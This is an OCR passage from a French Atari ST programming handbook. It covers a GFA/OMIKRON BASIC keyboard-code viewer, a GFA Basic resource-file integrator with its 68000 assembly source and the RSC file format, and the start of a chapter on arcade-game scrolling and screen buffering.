63    ENDIF
64    TEXT 240,150,C$
65    TEXT 292,150, HEX$( ASC(Ca$))
66    '
67    ' - * - * - * - * - * - * -
68    ' Affichage du code clavier
69    ' - * - * - * - * - * - * -
70    '
71    B$= BIN$( ASC(Ck$))
72    TEXT 140,220, STRING$(9- LEN(B$),"0")+ RIGHT$(B$, LEN(B$)-1)
73    C%L= VAL("&X"+Ck$)
74    IF C%L<100 THEN
75      C$="0"+ RIGHT$( STR$(C%L),2)
76    ENDIF
77    IF C%L<10 THEN
78      C$="00"+ RIGHT$( STR$(C%L),1)
79    ENDIF
80    IF C%L>=100 THEN
81      C$= RIGHT$( STR$(C%L),3)
82    ENDIF
83    TEXT 240,220,C$
84    TEXT 292,220, HEX$( ASC(Ck$))
85    '
86    ' - * - * - * - * - * - * - * - * -
87    ' Affichage des touches spéciales
88    ' - * - * - * - * - * - * - * - * -
89    '
90    C%L= ASC(Tc$)
91    ' ******
92    ' Shift
93    ' ******
```

(suite)

```
94    IF (C%L AND 2)<>0 THEN
95      TEXT 410,150,"x"
96    ELSE
97      PBOX 401,131 TO 429,154
98    ENDIF
99    ' ********
100    ' Control
101    ' ********
102    IF (C%L AND 4)<>0 THEN
103      TEXT 410,200,"x"
104    ELSE
105      PBOX 401,181 TO 429,204
106    ENDIF
107    ' ****
108    ' Alt
109    ' ****
110    IF (C%L AND 8)<>0 THEN
111      TEXT 410,175,"x"
112    ELSE
113      PBOX 401,156 TO 429,179
114    ENDIF
115    ' **********
116    ' CAPS LOCK
117    ' **********
118    IF (C%L AND 16)<>0 THEN
119      TEXT 410,225,"x"
120    ELSE
121      PBOX 401,206 TO 429,229
122    ENDIF
123 UNTIL (Ca%L=113) OR (Ca%L=81)' Appui sur la touche "Q"
124 END
```


Lancez le programme.

Un écran contenant de nombreux paramètres apparaît. Appuyez sur une touche quelconque ou sur une combinaison de touches du clavier. Le code ASCII et le code clavier sont immédiatement affichés en binaire, décimal et hexadécimal.

Lorsqu'une ou plusieurs des touches spéciales **Shift**, **Alt**, **Ctrl** et **Caps** sont actives, elles sont précédées d'une croix dans la partie droite de l'écran.

Enfin, le code du caractère apparaît en clair en bas de l'écran.


La copie d'écran ci-dessous montre les données affichées lorsque les touche « **Control** » et « **I** » sont simultanément pressées :




L'écran « clavier ».

### Le programme en détail

La logique du programme apparaît dans l'ordinogramme ci-dessous :



Examinons la version OMIKRON du programme. Vous n'aurez aucun mal à transférer les explications données à la version GFA. Les premières lignes du programme (lignes 10 à 28) affichent les diverses grilles utilisées par le programme pour détourer les données.

Les grilles sont affichées à l'aide d'instructions **BOX**, et les textes explicatifs à l'aide d'instructions graphiques **TEXT**. Le programme se poursuit par la boucle principale qui scrute le clavier. Cette boucle de type **REPEAT UNTIL** prend fin lorsque la touche « Q » est pressée :

```
34 REPEAT
...
123 UNTIL (Ca%L = 113) OR (Ca%L = 81) ' Appui sur la touche « Q »
```

En OMIKRON, la fonction **INKEY$** scrute le clavier et renvoie une information codée sur 4 octets lorsqu'une touche est pressée :

- octet 1 : état des touches spéciales

Les touches spéciales sont codées comme suit :

| Bit | Touche |
|---|---|
| 0 | Shift droit |
| 1 | Shift gauche |
| 2 | Control |
| 3 | Alt |
| 4 | Caps lock |

- octet 2 : code clavier
- octet 3 : 0
- octet 4 : code ASCII

Le GFA Basic possède une instruction équivalente qui a pour nom **KEYGET**.

Le programme attend qu'une touche ait été frappée pour l'analyser :

```
35 N$ = INKEY$
36 IF LEN (N$) = 0 THEN GOTO 35
```

Lorsque tel est le cas, il décompose les trois octets d'information dans **Tc$** (touches spéciales), **Ck$** (code clavier) et **Ca$** (code ASCII) :

```
37 Tc$ = MID$ (N$,1,1)
38 Ck$ = MID$ (N$,2,1)
39 Ca$ = MID$ (N$,4,1)
```

Le programme se poursuit par l'affichage des diverses informations concernant la touche pressée.

Le caractère est affiché en bas de l'écran si son code ASCII est supérieur à 31 :

```
46 IF C%L > 31 THEN LOCATE 20,40 : PRINT CHR$ (C%L)
```

*Remarque :*

En GFA, tous les caractères peuvent être affichés (même ceux dont le code ASCII est inférieur à 31 à l'aide de l'instruction **OUT**).

Le code ASCII est ensuite converti en binaire, décimal et hexadécimal et affiché de manière graphique dans les cases correspondantes lignes 49 à 65. Le même traitement est appliqué au code clavier lignes 67 à 84.

Enfin, les bits de l'octet « touches spéciales » sont examinés et convertis en croix lignes 86 à 123.

# 9/2.22

# Intégrateur de ressources pour programmes en GFA 3.XX

Pratiquement tous les logiciels utilitaires utilisent des ressources (Fig. 1). Très appréciées par les programmeurs, elles dispensent ceux-ci d'avoir à gérer directement des procédures graphiques, grandes gourmandes de mémoire au demeurant.

Lorsque l'on conçoit un programme utilisant des arbres de menu et/ou des boîtes de dialogue, le plus simple est de faire appel à des logiciels dédiés à ce genre de tâche : RCS2.PRG ou encore le fameux WERCS.PRG, formidable programme aux performances incroyables (voir Fig. 2 et 3). Une fois notre fichier *.RSC sur disquette quelques instructions de l'AES suffisent pour l'exploiter convenablement (RSRC_LOAD, OBJC_DRAW, FORM_DO etc.).

Un reproche cependant peut être formulé : le fait que deux fichiers soient nécessaires pour l'exploitation, le fichier dit exécutable et le fichier ressource. Cet handicap est encore plus prononcé lorsque l'application en question s'avère être un accessoire de bureau.

C'est là qu'intervient le petit programme détaillé ci-après. Intégrant le fichier ressource dans la section data du fichier exécutable, on réalise ainsi l'économie de mémoire (instructions de chargement en moins). Cela permet aussi de rendre plus claire la lecture de la *directory* de la disquette, mais aussi de donner un «look» quasi professionnel à vos réalisations personnelles.





**Fig. 1** : Menus et boîtes de dialogues disponibles pour un fichier "*.RSC"





**Fig. 2 :** Exemple de menu obtenu avec WERCS.PRG





**Fig. 3** : Outre les icônes, on peut également intégrer des boxtexts dans un menu ... (WRKS.PRG)

### L'INTÉGRATION EN GFA BASIC 3.XX

Dès l'apparition du GFA Basic 3.00, une nouvelle instruction à été disponible; il s'agit de "INLINE ad%,n%", réservant n% octets de mémoire, dont on peut disposer comme il convient. Son intérêt réside surtout dans le fait que son contenu sera sauvegardé avec le fichier source *.GFA, voire lié à la compilation de celui-ci, et ce, sans en être altéré.

On s'en sert le plus souvent pour y stocker des procédures en Assembleur appellables avec les fonctions "~C:ad%()" et "CALL ad%()". La seule précaution à prendre dans ce cas est de prévoir lesdites routines en format non relogeable :

```
lea etiket(pc),a0
```

au lieu de :

```
movea.l #etiket,a0
```

L'utilisation conjointe du GFA Assembleur et du GFA Basic rend cette manipulation plus souple (apparition d'un message d'erreur si instruction relogeable).

### L'INTÉGRATEUR

Il faut distinguer les deux sections formant l'utilitaire :

1/ Le programme en Basic, chargé de saisir un fichier ressource quelconque, de le lier avec l'intégrateur, et enfin de sauver le tout sous la forme d'une inline.

2/ L'intégrateur lui-même, petit logiciel assembleur déjà disponible en inline. Son rôle sera de :

— reloger les adresses du fichier ressource à chaque lancement du programme utilisateur;

— calculer les coordonnées et dimensions de chaque objet en fonction de la résolution employée;

— inscrire le fichier ressource dans GLOBAL, comme l'aurait effectué un appel "RSRC_LOAD".

Destiné aux puristes, voici le fichier source en Assembleur de l'intégrateur. Pour en saisir toutes les subtilités, nous ne saurions trop vous conseiller de vous munir du descripteur de format d'un header de fichier "*.RSC" disponible en annexe.



```
            .TEXT
            lea.l       RESSOURCE,a0        ;pointeur debut ressource
            move.l      a0,d7
            move.l      ADRSC(pc),d0        ;adresse RSC
            move.l      d7,d6               ;si RSC déjà relogé
            sub.l       d0,d6               ;calcule écart entre nouvelle
            beq         .RET                ;et ancienne adresse

            lea.l       RELOG,a1            ;pointeur sur la table
            moveq.l     #9,d4               ;des index de relogeage.

.0:         movem.w     (a1)+,d0-d3
            move.w      0(a0,d2.w),d2       ;nbre d'adresses à reloger
            beq         .B                  ;pour un objet
            subq.w      #1,d2
            add.w       0(a0,d0.w),d1
            lea.l       0(a0,d1.w),a2       ;pointe sur l'adresse à
.1:         add.l       d6,(a2)             ;modifier et reloge.
            lea.l       0(a2,d3.w),a2
            dbf         d2,.1
.B:         dbf         d4,.0

            bsr         RESOL               ;aller chercher la
            move.w      2(a0),d0            ;résolution de l'écran.
            lea.l       0(a0,d0.w),a2       ;pointe sur le début des objets
            move.w      20(a0),d2           ;nbre d'objets
            subq.w      #1,d2
.2:         move.w      6(a2),d1            ;type de l'objet pointé

            subi.w      #20,d1              ;objet box?
            beq         .3
            subq.w      #5,d1               ;objet ibox?
            beq         .3
            subq.w      #2,d1               ;objet boxchar?
            beq         .3
            add.l       d6,12(a2)           ;si objet non box,
                                            ;reloge    ob_spec
.3:         move.l      ADRSC,d0
            bne         .4                  ;si premier relogeage

            bsr         OBFIX               ;calculer les ob_x/ob_y/
                                            ;ob_w/ob_h

.4:         lea.l       24(a2),a2           ;pointer objet suivant
            dbf         d2,.2               ;& boucler jusqu'au
                                            ;dernier objet.

            movea.l     4(sp),a1            ;adresse de 'GB' sur la pile
            movea.l     4(a1),a1            ;adresse 'GLOBAL'
```

(suite)

```
            move.l      d7,14(a1)           ;inscrit le ressource
                                            ;pour l'AES
            move.w      34(a0),18(a1)
            add.w       18(a0),d7
            move.l      d7,10(a1)
            lea.l       ADRSC,a1            ;inscrit l'adresse du
                                            ;ressource pour les
            move.l      a0,(a1)             ;prochains appels...
RET:        rts                             ;et retour au basic.

OBFIX:      moveq.l     #0,d0
                                            ;calcul de ob_x
            move.b      17(a2),d0           ;offset x en nbre de
                                            ;caractères
            lsl.w       #3,d0               ;*8
            add.b       16(a2),d0           ;+complément en point.
            move.w      d0,16(a2)           ;stocke résultat
                                            ;calcul de ob_w
            move.b      21(a2),d0           ;largeur w en nbre de
                                            ;caractères

            lsl.w       #3,d0               ;*8
            add.b       20(a2),d0           ;+complément en point.
            move.w      d0,20(a2)           ;stocke résultat

            moveq.l     #3,d1               ;mul par 8 si not hrez
            add.b       REZ(pc),d1          ;mul par 16 si hrez

                                            ;calcul de ob_y
            move.b      19(a2),d0           ;offset y en caractères
            lsl.w       d1,d0               ;*8 ou 16
            add.b       18(a2),d0           ;+ complément en point.
            move.w      d0,18(a2)           ;stocke résultat
                                            ;calcul de ob_h
            move.b      23(a2),d0           ;hauteur h en caractères
            lsl.w       d1,d0               ;*8 ou 16
            add.b       22(a2),d0           ;+ complément en point.
            move.w      d0,22(a2)           ;stocke résultat
            rts


RESOL:      movem.l     d6/d7/a0,-(sp)
            move.w      #4,-(sp)            ;xbios(4)
            trap        #14
            addq.l      #2,sp
            lea.l       REZ,a0
            cmpi.w      #2,d0               ;modifie flag
            seq         (a0)
```

(suite)

```
            andi.b      #1,(a0)
            movem.l     (sp)+,d6/d7/a0
            rts

ADRSC:      .DC.l 0
REZ:        .DC.w 0
RELOG:      .DC.w 18,0,22,4                 ;table des index de
            .DC.w 4,0,24,28                 ;relogeage.
            .DC.w 4,4,24,28
            .DC.w 4,8,24,28
            .DC.w 6,0,26,34
            .DC.w 6,4,26,34
            .DC.w 6,8,26,34
            .DC.w 8,0,28,14
            .DC.w 10,0,30,4
            .DC.w 16,0,32,4
RESSOURCE:                                  ;ici devra se trouver
                                            ;le fichier ressource
```

### LE PROGRAMME "LINKRSIN.GFA"

Voici donc la deuxième section de l'utilitaire. Réalisée en Basic GFA, sa compréhension ne devrait poser aucun problème majeur.

```
INLINE ent%,312

'dans cette inline se trouve la routine vue plus haut.

f$=""

deb:
PRINT chr$(27);"Einsérer la disquette source contenant le '*.RSC'"

'effacer l'écran et écrit message
a$="\*.RSC"

~FSEL_INPUT(a$,f$,b%)

IF b%
 b$=LEFT$(a$,RINSTR(a$,"\"))+f$
 IF EXIST(b$)
 inl$=STRING$(312,0)

'création d'un buffer
```

(suite)

```
 BMOVE ent%,V:inl$,312

'remplissage du buffer avec l'intégrateur

 OPEN "I",#1,b$
 inl$=inl$+INPUT$(LOF(#1),#1)
 CLOSE


'le buffer contient maintenant l'intégrateur plus le fichier
'ressource

 a$="\*.INL"
 f$=LEFT$(f$,RINSTR(f$,"."))+"INL"

 PRINT chr$(27);"Einsérer la disquette cible pour le '*.INL'"

'efface l'écran et inscrit le message

 ~FSEL_INPUT(a$,f$,b%)

 IF b%
 b$=LEFT$(a$,RINSTR(a$,"\"))+f$
 BSAVE b$,V:inl$,LEN(inl$)
 ENDIF

'sauvegarde sous forme *.inl

 f$=LEFT$(f$,RINSTR(f$,"."))+"RSC"
 ENDIF
 GOTO deb
ENDIF
```

Comme on aura pu le constater, ce programme Basic est des plus sommaire. Ceci-dit, chacun d'entre vous qui le désire, pourra sans mal l'améliorer et le personnaliser à son goût. On pourrait même envisager d'ajouter quelques instructions qui permettraient, par exemple, de visualiser le fichier ressource chargé :

Après :

```
OPEN "I",#1,b$
inl$ = inl$ + INPUT$(LOF(#1),#1)
CLOSE
```

Pourquoi pas :

```
idx% = 0
draw$ = inl$
```



```
prg%=V:draw$
~C:prg%(L:GB)
DO
        rep%=RSRC_GADDR(0,idx%,visu%)
        EXIT IF rep%=0
        ~FORM_CENTER(visu%,x&,y&,w&,h&)
        ~OBJC_DRAW(visu%,0,100,0,0,639,399)
        PAUSE 50
        INC idx%
LOOP
```

La balle est dans votre camp...

### Exploitation

L'avantage le plus flagrant de cet utilitaire est sa simplicité d'exploitation. En suivant l'exemple proposé, vous ne résisterez plus au plaisir d'intégrer vos magnifiques ressources dans vos réalisations...

```
INLINE rsc%,3686            ;votre ressource intégré
~C:rsc%(L:GB)
~RSRC_GADDR(0,0,arbre%)
~FORM_CENTER(arbre%,x&,y&,w&,h&)
```

### Avertissement

Si l'intégrateur reloge à chaque lancement 'run' les adresses significatives du fichier ressource, il n'effectue qu'une seule fois le calcul des coordonnées et des dimensions en fonction de la résolution au premier appel. Il sera donc nécessaire de réinitialiser l'inline avant la mise en compilation, sans quoi, l'utilisation sous une autre résolution serait catastrophique.

Pour ce faire, il suffit de recharger l'inline d'origine (celle générée par "LINKRSIN.GFA").

## ANNEXE

### Format d'un fichier ressource

**En tête :**

| Offset | Désignation |
|---|---|
| 0 | Réservé (1) |
| 2 | Offset tableau d'objets |
| 4 | Offset tedinfos |
| 6 | Offset icnblks |
| 8 | Offset bitblks |
| 10 | Offset freestrings |
| 12 | Offset texts |
| 14 | Offset datas icons |
| 16 | Offset datas images |
| 18 | Offset tableau d'arbres |
| 20 | Nombre d'objets |
| 22 | Nombre d'arbres |
| 24 | Nombre de Tedinfos |
| 26 | Nombre de icnblks |
| 28 | Nombre de bitblks |
| 30 | Nombre de chaînes |
| 32 | Nombre d'images |
| 34 | Longueur totale |
| 36 | Réservé (0) |

**Structure d'un objet :**

| Offset | Nom | Désignation |
|---|---|---|
| 0 | ob_next | Offset objet suivant |
| 2 | ob_head | Offset 1er objet enfant |
| 4 | ob_tail | Offset dernier objet enfant |
| 6 | ob_type | Type d'objet |
| 8 | ob_flags | Attributs |
| 10 | ob_state | Etats de l'objet |
| 12/14 | ob_spec | Sous-structure |
| 16 | ob_x | Coordonnées et dimensions |
| 18 | ob_y | |
| 20 | ob_w | |
| 22 | ob_h | |



**Codes ob_type :**

| Numéro | Type | ob_spec |
|---|---|---|
| 20 | BOX | BOXINFO |
| 21 | TEXT | (TEDINFO) |
| 22 | BOXTEXT | (TEDINFO) |
| 23 | IMAGE | (BITBLK) |
| 24 | PROGDEF | (APPLBLK) |
| 26 | BOXCHAR | BOXINFO |
| 28 | STRING | (STRING) |
| 29 | F_TEXT | (TEDINFO) |
| 30 | F_BTEXT | (TEDINFO) |
| 32 | TITLE | (STRING) |

# 9/3

# Les jeux

## 9/3.1

## Les jeux d'arcade

### 9/3.1.1

### Le scrolling

Vous ne devez pas perdre de vue qu'un scrolling est une part très importante des jeux d'arcade. De sa qualité dépend en grande partie la beauté du programme (avec bien sûr l'intérêt du jeu et la qualité des dessins).

Plusieurs méthodes de programmation existent, mais vous devez avant tout savoir que le langage conseillé est bien entendu l'assembleur, pour sa grande rapidité et sa compacité.

### IMPORTANCE DU NOMBRE DE PLANS

Lisez (ou relisez) le chapitre sur le graphisme. En basse résolution (celle de prédilection des jeux d'arcade), la RAM vidéo est composée de quatre plans, un plan par bit de couleur (4 bits = 16 nombres différents et donc 16 couleurs différentes). Si le décor de fond n'est composé que de deux couleurs, il suffira de déplacer 8 Ko de mémoire vidéo pour simuler un mouvement. Avec 4 couleurs, c'est déjà 16 Ko qu'il faut déplacer. Pour 8 couleurs, c'est 24 Ko et, pour 16, les 32 Ko de la RAM vidéo. Bien entendu, plus on déplace de mémoire et moins on va vite...

### BIEN DIFFÉRENCIER SCROLLING HORIZONTAL ET VERTICAL

Si un scrolling vertical ne demande qu'un simple déplacement de blocs de mémoire vidéo plus vers le haut ou vers le bas, un scrolling horizontal est effectué quant à lui par décalage de tous les bits des octets vers la gauche ou la droite. C'est alors une opération nettement plus gourmande en temps machine, et donc d'autant plus difficile à bien effectuer rapidement.

### L'IMPORTANCE DE LA SYNCHRONISATION

Il est capital de bien garder cette notion constamment à l'esprit : l'affichage de toute nouvelle page graphique doit toujours se faire en synchronisation avec la fréquence de balayage du moniteur. Sinon, l'effet de mouvement sera loin d'être parfait. Pour obtenir cette synchronisation, un moyen très simple est à votre disposition.

*Exemple :*

- routine de scrolling :

```
scrolling :
   bla, bla, bla...      routine de scrolling
   bla, bla, bla...      routine de scrolling
   bla, bla, bla...      routine de scrolling
   move.w  # – 1, drapeau
   rts
```

- routine en interruption vbl :

```
int :
   tst.w drapeau         scrolling effectué ?
   beq suite             si non, — suite
   bla, bla, bla...      ici, on change l'adresse de ram vidéo
   clr.w drapeau         et on nettoie le drapeau
suite :
   bla, bla, bla...      suite et fin de l'interruption
   bla, bla, bla...
   rte
```



L'interruption VBL (*Vertical BLanck*) est appelée à chaque fin de balayage du moniteur par le canon. Si on change l'adresse de mémoire vidéo à ce moment, l'apparition de toute nouvelle image sera parfaitement synchronisée.

### Méthode des deux buffers

C'est la plus simple. Elle consiste à réaliser un tampon de 32 000 octets, en plus de la mémoire vidéo. Attention, l'adresse de début du tampon doit être un multiple de 256 octets, afin de pouvoir l'assigner comme nouvelle RAM vidéo.

Vous affichez une première image en la transférant dans la mémoire vidéo, puis vous calculez la nouvelle image dans le tampon. Quand ce calcul est fini, vous prévenez grâce à un drapeau l'interruption VBL et vous attendez. Quand celle-ci s'exécute, elle change l'adresse de RAM vidéo et met celle de votre tampon, puis vous prévient que tout s'est bien passé. Vous calculez alors une nouvelle image dans l'ancienne mémoire vidéo qui est maintenant votre tampon de travail, et ainsi de suite.

### Méthode des trois buffers

La méthode des deux buffers est une des plus simples et des moins onéreuses en mémoire, mais elle comporte un grand défaut : vous perdez du temps à attendre, entre le moment où le scrolling est entièrement calculé, et celui où l'image s'affiche à l'écran. Une variante de la méthode précédente, appelée méthode des trois buffers, pallie ce problème. Elle demande par contre 64 000 octets en plus de la mémoire vidéo.

Dès que le calcul de la deuxième page est fini, vous commencez à calculer la troisième. La routine en interruption affiche la deuxième. Vous finissez de calculer la troisième et commencez à calculer la quatrième dans la RAM vidéo initiale. Pendant ce temps, la routine en interruption affiche la troisième page, et ainsi de suite.

### Scrolling simple en basse résolution

(Méthode des deux buffers et déplacement de toute la mémoire vidéo, c'est-à-dire le plus lent de tous)

```
;
; scrolling en basse résolution
; (c) 1989 WEKA et Rafael Montes
;

 move.l 4(sp),a5                    ; réservation de
 move.l #pile,a7                    ; l'espace du programme
 move.l $c(a5),d0
 add.l $14(a5),d0
 add.w $1c(a5),d0
 add.l #$100,d0
 move.l d0,-(sp)
 move.l a5,-(sp)
 clr.w -(sp)
 move.w #$4a,-(sp)
 trap #1                            ; appel en ROM
